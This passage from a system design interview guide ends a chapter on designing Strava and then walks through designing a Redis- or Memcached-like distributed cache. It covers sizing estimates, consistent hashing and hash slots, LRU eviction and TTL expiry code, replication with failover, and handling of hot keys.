
Failure	Mitigation
Upload fails mid-way	Retry with the same `client_id` ; S3 multipart upload resumes
Processing worker crashes	Event is redelivered; processing is idempotent (overwrites the same row)
Bad GPS data (spikes, teleporting)	Accuracy and speed filters before stats
Redis feed or leaderboard lost	Rebuild from Postgres; feed falls back to fan-out on read
Live Service node dies	SSE clients reconnect to another node and re-fetch last point

8. Final architecture



Component	Job	Technology example
Phone recorder	Capture GPS, local WAL, live stats	iOS/Android, SQLite
API Gateway	Auth, rate limits	Envoy, AWS API Gateway
Activity Service	Accept uploads idempotently	Stateless service
Raw track storage	Compressed full tracks	S3 with lifecycle tiers
Processing workers	Clean, stats, polyline, segment match	Queue consumers (SQS/Kafka)
Activity DB	Summaries and polylines	Postgres (sharded by user)
Event bus	activity-done events	Kafka
Feed Service	Hybrid fan-out, cursor paging	Redis sorted sets
Leaderboards	Weekly and segment boards	Redis sorted sets
Live Service	Live positions to viewers	SSE + Redis pub/sub

Deployment map (AWS)



Uploads land in S3 and are processed by workers in the service subnet, while the feed and live services read from their own Redis clusters next to Postgres in the data subnet.

9. Common mistakes and interviewer follow-ups

- Streaming every GPS point to the server live. Fails with no signal and drains the battery. Say: “phone is the source of truth, local write-ahead log, upload on finish.”
- Non-idempotent uploads. Retries create duplicate runs. Say: “client-generated `client_id` with a unique constraint.”
- One database row per GPS point. Billions of rows a day. Say: “compressed blob in S3 plus a simplified polyline in the activity row.”
- Summing raw point distances. Jitter inflates distance. Say: “filter by accuracy and speed, smooth, then haversine.”
- Loading the full track for feed cards. Wasteful. Say: “feed and maps use the 1-2 KB polyline only.”
- Forgetting privacy zones. Showing where someone’s run starts reveals their home. Say: “trim the first and last few hundred metres near saved private locations before fan-out.”
- Follow-up: “How do you scale segment matching?” Index segments by geohash, check only segments in cells the route crosses, run it async in workers.
- Follow-up: “Why SSE over WebSockets for live viewers?” Viewers only receive, SSE works over plain HTTP, reconnects automatically, and is easier to load balance.

10. One-page cheat sheet

Topic	Key point
Scale	10M activities/day, 36B GPS points/day, ~600 uploads/s peak
Storage	Raw ~420 TB/yr, compressed ~80 TB/yr (delta + varint + gzip)
Offline	SQLite write-ahead on phone, upload on finish, retry with backoff
Idempotency	client_id + UNIQUE (user_id, client_id)
Route forms	Full track blob in S3; RDP-simplified polyline (~1.5 KB) in DB
Stats	Filter, smooth, haversine distance, DEM for elevation
Leaderboards	Redis ZSET: ZINCRBY for weekly distance, ZADD LT for best time
Feed	Hybrid fan-out, pros pulled at read, cursor paging
Live	Batches every 5 s, Redis pub/sub, SSE to viewers, last point cached
CAP	AP; strong only for “activity saved”

Sources

- Hello Interview: Design Strava
- Strava Engineering blog
- Google: Encoded Polyline Algorithm Format
- Wikipedia: Ramer-Douglas-Peucker algorithm
- Wikipedia: Haversine formula
- MDN: Using server-sent events
- Redis docs: Sorted sets

12. Distributed Cache (Redis / Memcached Like) (Medium)

> A distributed cache is a fast key-value store that keeps data in memory across many machines. Applications put the results of slow work (database queries, API calls, rendered pages) into it, so the next request can read them in under a millisecond instead of hitting the slow system again. Think Redis or Memcached. The interviewer is really testing how you spread keys across nodes and add or remove nodes without losing most of the cache, how you evict old data when memory is full, how you keep serving when a node dies, and how you deal with one key that gets far more traffic than the rest.

1. Functional requirements

Core (must have):

1. Clients can `set(key, value, ttl)` to store a value with an optional time-to-live (TTL, how long the value stays valid).
2. Clients can `get(key)` to read a value, or get a miss if it is absent or expired.
3. Clients can `delete(key)`.
4. When memory is full, the cache evicts entries using a policy (LRU: least recently used first).

Below the line (out of scope):

1. Rich data types (lists, sorted sets, streams) like Redis has. They change the value format, not the distribution design.
2. Persistence to disk (snapshots, append-only file). A cache can be rebuilt from the source of truth; we mention it as an option only.
3. Transactions and multi-key atomic operations across nodes. Hard in a sharded system and rarely needed for a cache.
4. Pub/sub messaging.

2. Non-functional requirements

1. Low latency: p99 under 1 ms for get and set inside a data centre (network round trip included, about 0.2-0.5 ms).
2. High throughput: 1M+ operations per second overall, about 100k per node.
3. Scale: 1 TB of hot data, growing; add nodes without downtime.
4. Availability: 99.99%. A node failure should affect only a small slice of keys, and only briefly.
5. Consistency: eventual. A read right after a write may return the old value from a replica for a few milliseconds. The cache is not the source of truth.
6. Elasticity: adding or removing a node moves only about 1/N of the keys.
7. CAP choice: AP. During a partition, keep serving reads and writes, even if a replica is slightly stale. Correctness belongs to the database behind the cache.

3. Back-of-the-envelope estimates

Assumption	Number
Total peak operations	1M ops/s
Read to write ratio	9:1
Hot data size	1 TB
Average key + value size	1 KB
Usable RAM per node (of 64 GB)	50 GB
Per-entry overhead (pointers, hash slot, TTL)	~70 bytes
Throughput per node	100k ops/s
Replication factor	2 (1 primary + 1 replica)

```
Entries:
  1 TB / 1 KB = 1 billion entries

Memory with overhead:
  1B * (1,024 + 70) B ~= 1.1 TB

Nodes for memory:
  1.1 TB / 50 GB ~= 22 primaries

Nodes for throughput:
  1M ops/s / 100k ops/s = 10 nodes  -> memory is the limit, so 22

With one replica each:
  22 primaries + 22 replicas = 44 nodes (round to 48 for headroom)

Network per node:
  1M ops/s / 22 nodes ~= 45k ops/s * 1 KB ~= 45 MB/s (~360 Mbps)
  that is fine on a 10 Gbps network card
```

The key insight: for a cache, memory usually sets the node count, not CPU. And 1 TB fits in a few dozen commodity machines.

4. Core entities

- Key: a string up to 250 bytes, for example `user:123:profile`.
- Value: bytes (up to 1 MB in Memcached, 512 MB in Redis; we cap at 1 MB).
- Entry: key, value, `expires_at`, and LRU links (`prev`, `next`).
- Node: one cache server. `node_id`, `address`, `role` (primary or replica), `status`.
- Ring / Slot map: which node owns which part of the key space.
- Client: an application library that knows the slot map, or talks to a proxy.

```
{
  "cluster": "cache-prod",
  "version": 42,
  "slots": [
    { "range": [0, 5460],     "primary": "10.0.1.11:7000",
      "replicas": ["10.0.2.11:7000"] },
    { "range": [5461, 10922], "primary": "10.0.1.12:7000",
      "replicas": ["10.0.2.12:7000"] },
    { "range": [10923, 16383],"primary": "10.0.1.13:7000",
      "replicas": ["10.0.2.13:7000"] }
  ]
}
```

```
from dataclasses import dataclass

@dataclass
class Entry:
    key: str
    value: bytes
    expires_at: float | None   # epoch seconds, None = never
    prev: "Entry | None" = None
    next: "Entry | None" = None
```

5. API design

A cache uses a compact binary or text protocol over TCP, not REST, because HTTP overhead would dominate a 1 ms budget. Here it is shown as operations.

`SET key value [EX seconds] [NX|XX]` – store a value. `NX` = only if absent, `XX` = only if present.

```
> SET user:123:profile "{...json...}" EX 300
OK
```

`GET key` – read a value.

```
> GET user:123:profile
"{...json...}"        (or nil on miss)
```

`DEL key` – delete. Returns the number of keys removed.

`MGET key1 key2 ...` – batch read. The client library splits it per node and sends in parallel.


Errors: `MOVED <slot> <node>` when the client sent a key to the wrong node (its slot map is stale), `OOM` if the node is out of memory and the policy is “no eviction”, `TIMEOUT` on the client side.

A client library API might look like:

```
cache = CacheClient(seeds=["10.0.1.11:7000"], timeout_ms=5)
cache.set("user:123:profile", payload, ttl=300)
value = cache.get("user:123:profile")      # bytes or None
cache.delete("user:123:profile")
```

Auth: TLS plus a password or ACL per client, and the cluster sits in a private network. Never expose it to the internet.


6. High-level design



How will clients set a value?

1. The app calls `cache.set(key, value, ttl)`.
2. The client library hashes the key to a slot and looks up the owning primary in its local slot map.

3. It sends `SET` over a pooled TCP connection.
4. The node stores the entry in its hash map, links it at the front of its LRU list, records `expires_at`, and evicts from the tail if memory is over the limit.
5. It replies `OK`, then sends the write to its replica asynchronously.



How will clients get a value?

1. The client hashes the key to the same slot and node.
2. The node looks the key up in its hash map. If found and not expired, it moves the entry to the front of the LRU list and returns the value.
3. If missing or expired, it returns nil. The app then reads the database and calls `set` (this pattern is called cache-aside).

How will clients delete a value?

1. Same routing. The node removes the entry from the hash map and the LRU list, and replicates the delete.

How does eviction happen?

1. Each node has a memory limit (for example 50 GB).

2. On any write that pushes memory over the limit, the node removes entries from the LRU tail until it is back under the limit.

7. Deep dives

How do we spread keys across nodes and rebalance when nodes change?

The problem: with 22 nodes, the simple rule `node = hash(key) % 22` works until we add a 23rd node. Then almost every key maps to a different node, the cache is effectively empty, and the database gets flooded (a “cache stampede”).

Option	Keys moved when N -> N+1	Notes
`hash(key) % N`	~ N/(N+1), about 96% at N = 22	Do not use
Consistent hashing with virtual nodes (recommended, Memcached style)	~ 1/(N+1), about 4%	Ring of points, walk clockwise
Fixed hash slots, e.g. 16,384, mapped to nodes (recommended, Redis Cluster style)	Only the slots you choose to move	Explicit, easy to reason about

Consistent hashing places each node at many points on a ring of hash values (these are “virtual nodes”, say 150 per physical node, which evens out the load). A key goes to the first node point clockwise from its own hash. Adding a node takes over small arcs from its neighbours only.

```
import bisect, hashlib

def h(s: str) -> int:
    return int.from_bytes(hashlib.md5(s.encode()).digest()[:8], "big")

class HashRing:
    def __init__(self, nodes, vnodes=150):
        self.vnodes = vnodes
        self.ring = []          # sorted list of (hash, node)
        for n in nodes:
            self.add(n)

    def add(self, node):
        for i in range(self.vnodes):
            bisect.insort(self.ring, (h(f"{node}#{i}"), node))

    def remove(self, node):
        self.ring = [(k, n) for k, n in self.ring if n != node]

    def node_for(self, key):
        i = bisect.bisect(self.ring, (h(key), ""))
        return self.ring[i % len(self.ring)][1]
```

Hash slots work the same way but with a fixed number of buckets: `slot = crc16(key) % 16384` , and a table maps slots to nodes. To add a node, move a chosen set of slots to it. During the move, the old node answers `ASK` (try the new node for this key) for keys already migrated, and once the slot is fully moved,

clients get `MOVED` and refresh their map.

Rebalancing safely:

1. Add the new node empty.
2. Move slots (or let the ring take over arcs) a few at a time, throttled, so the database does not see a wave of misses.
3. Optionally warm the new node by copying entries for moving slots from the old owner instead of starting cold.

How do we implement LRU eviction efficiently?

The problem: when memory is full we must find the least recently used entry instantly, and every `get` must mark an entry as recently used. Both must be O(1), because a node handles 100k ops/s.

Option	Get	Evict	Memory	Notes
Scan all entries for oldest timestamp	O(1)	O(n)	Low	Too slow
Min-heap on last access time	O(log n)	O(log n)	Medium	Every get reorders the heap
Hash map + doubly linked list (recommended, exact LRU)	O(1)	O(1)	2 pointers per entry	Classic answer
Sampled LRU (Redis approach)	O(1)	O(k) samples	Lowest	Approximate, saves pointer memory

Recommended: hash map plus doubly linked list. The hash map finds an entry by key in O(1). The list keeps entries in recency order: most recent at the head, least recent at the tail. On access, unlink the node and move it to the head (O(1) because each node knows its neighbours). To evict, remove the tail. Sentinel head and tail nodes remove edge cases.

```
import threading, time

class Node:
    __slots__ = ("key", "value", "expires_at", "size", "prev", "next")
    def __init__(self, key=None, value=b"", expires_at=None):
        self.key, self.value, self.expires_at = key, value, expires_at
        self.size = len(value) + (len(key) if key else 0)
        self.prev = self.next = None

class LRUCache:
    def __init__(self, max_bytes):
        self.max_bytes, self.used = max_bytes, 0
        self.map = {}
        self.head, self.tail = Node(), Node()   # sentinels
        self.head.next, self.tail.prev = self.tail, self.head
        self.lock = threading.Lock()

    def _unlink(self, n):
        n.prev.next, n.next.prev = n.next, n.prev

    def _push_front(self, n):
        n.prev, n.next = self.head, self.head.next
        self.head.next.prev = n
        self.head.next = n

    def _remove(self, n):
        self._unlink(n)
        del self.map[n.key]
        self.used -= n.size

    def get(self, key):
        with self.lock:
            n = self.map.get(key)
            if n is None:
                return None
            if n.expires_at is not None and n.expires_at <= time.time():
                self._remove(n)            # lazy expiry
                return None
            self._unlink(n)
            self._push_front(n)            # mark as most recently used
            return n.value

    def set(self, key, value, ttl=None):
        with self.lock:
            if key in self.map:
                self._remove(self.map[key])
            exp = time.time() + ttl if ttl else None
            n = Node(key, value, exp)
            self.map[key] = n
            self._push_front(n)
            self.used += n.size
            while self.used > self.max_bytes and self.tail.prev is not self.head:
                self._remove(self.tail.prev)   # evict least recently used

    def delete(self, key):
        with self.lock:
            n = self.map.get(key)
            if n:
                self._remove(n)
```

Production notes worth mentioning: Redis uses approximate LRU (sample 5 keys, evict the oldest) to save the two pointers per key, and also offers LFU (least frequently used), which resists one-off scans pushing out popular keys. Real servers avoid one global lock by sharding the map into many segments, or by running one single-threaded event loop per core (Redis, and Memcached's per-thread design).

How do we replicate and fail over when a node dies?

The problem: if a node with 50 GB of hot data dies, all its keys miss at once and that traffic hits the database. We want a standby ready to take over within seconds.

Option	Write latency	Data loss on failover	Notes
No replication	Lowest	Whole node's data	Acceptable only for tiny caches
Async primary-replica (recommended)	Lowest	Last few ms of writes	Fine: the cache is not the source of truth
Sync replication / quorum writes	Higher (extra round trip)	None	Too costly for a cache

Recommended: each primary streams writes asynchronously to one replica in a different availability zone. A membership service (or the nodes themselves via gossip, as in Redis Cluster) health-checks every node.

```
1. Node B misses heartbeats for 3 s  -> marked "suspect" by peers
2. Majority of primaries agree       -> marked "failed"
3. Replica B' is promoted            -> slot map version 43 published
4. Clients get MOVED or refresh map  -> traffic goes to B'
5. New empty replica is attached     -> full sync from B'
```

Pitfalls to name:

- Split brain: the old primary is only cut off, not dead, and keeps taking writes. Require a majority vote to promote and have a primary stop accepting writes when it cannot reach a majority.
- Read from replicas only if stale reads are OK. Default to reading from primaries for simpler consistency; use replicas to scale reads for hot keys.
- Keep TTLs in absolute time on replicas, so expiry is the same after failover.

How do we handle hot keys?

The problem: one key (a celebrity profile, a flash-sale item, a config blob) can get 200k reads/s. That is more than one node can serve, and the node holding it overloads while others are idle. Consistent hashing does not help, because one key always maps to one node.

Option	How	Trade-off
Local in-process cache on app servers (recommended first step)	Keep hot keys in app memory for 1-5 s	Slightly stale, uses app RAM
Read from replicas	Spread reads across primary + replicas	Only 2-3x more capacity

Option	How	Trade-off
Key splitting / replication across nodes (recommended for extreme cases)	Store `key#0..key#9` on different nodes, read a random copy	Writes must update all copies
Request coalescing (single flight)	One miss fetches, others wait	Fixes stampedes, not steady hot reads

Recommended: detect hot keys (sample request counts per key on the server, or count in the client), then:

1. Serve them from a small local cache in each app server with a short TTL (a few seconds). This alone often removes over 90% of the load.
2. For extreme keys, write N copies with suffixes so they land on different nodes, and read a random copy.

```
import random

HOT_COPIES = 10

def get_hot(cache, key):
    v = local_cache.get(key)              # in-process, TTL 2 s
    if v is not None:
        return v
    v = cache.get(f"{key}#{random.randrange(HOT_COPIES)}")
    if v is not None:
        local_cache.set(key, v, ttl=2)
    return v

def set_hot(cache, key, value, ttl):
    for i in range(HOT_COPIES):           # same value on 10 nodes
        cache.set(f"{key}#{i}", value, ttl=ttl)
```

Also protect against stampedes on popular keys that expire: when a hot key misses, let one request rebuild it (a short `SET lock:key NX EX 5`) while others briefly serve the stale value or wait.

How do TTL and expiry work without wasting CPU?

The problem: a billion keys each have their own TTL. Checking every key every second is impossible, but expired keys must not be served and should not use memory for long.

Option	CPU	Memory reclaimed	Notes
Timer per key	Huge	Exact	Millions of timers, not practical
Lazy expiry only (check on read)	None	Never for keys nobody reads	Leaks memory
Lazy + periodic sampling (recommended, Redis approach)	Small, bounded	Most expired keys within seconds	Simple and effective

Recommended: both.

1. Lazy: on every `get`, if `expires_at` has passed, delete and return a miss (shown in the LRU code above).
2. Active sampling: about 10 times a second, sample 20 keys from the set of keys that have a TTL, delete the expired ones, and if more than 25% were expired, repeat at once. This keeps expired keys under roughly 25% of memory without scanning everything.

```
def active_expire_cycle(store, sample=20, max_ms=25):
    start = time.monotonic()
    while True:
        keys = store.random_keys_with_ttl(sample)
        expired = [k for k in keys if store.is_expired(k)]
        for k in expired:
            store.delete(k)
        if len(expired) <= sample // 4:
            break                          # few expired, stop for now
        if (time.monotonic() - start) * 1000 > max_ms:
            break                          # cap CPU per cycle
```

Add a small random jitter to TTLs (for example 300 s plus or minus 10%) so keys written at the same time do not all expire together and stampede the database.

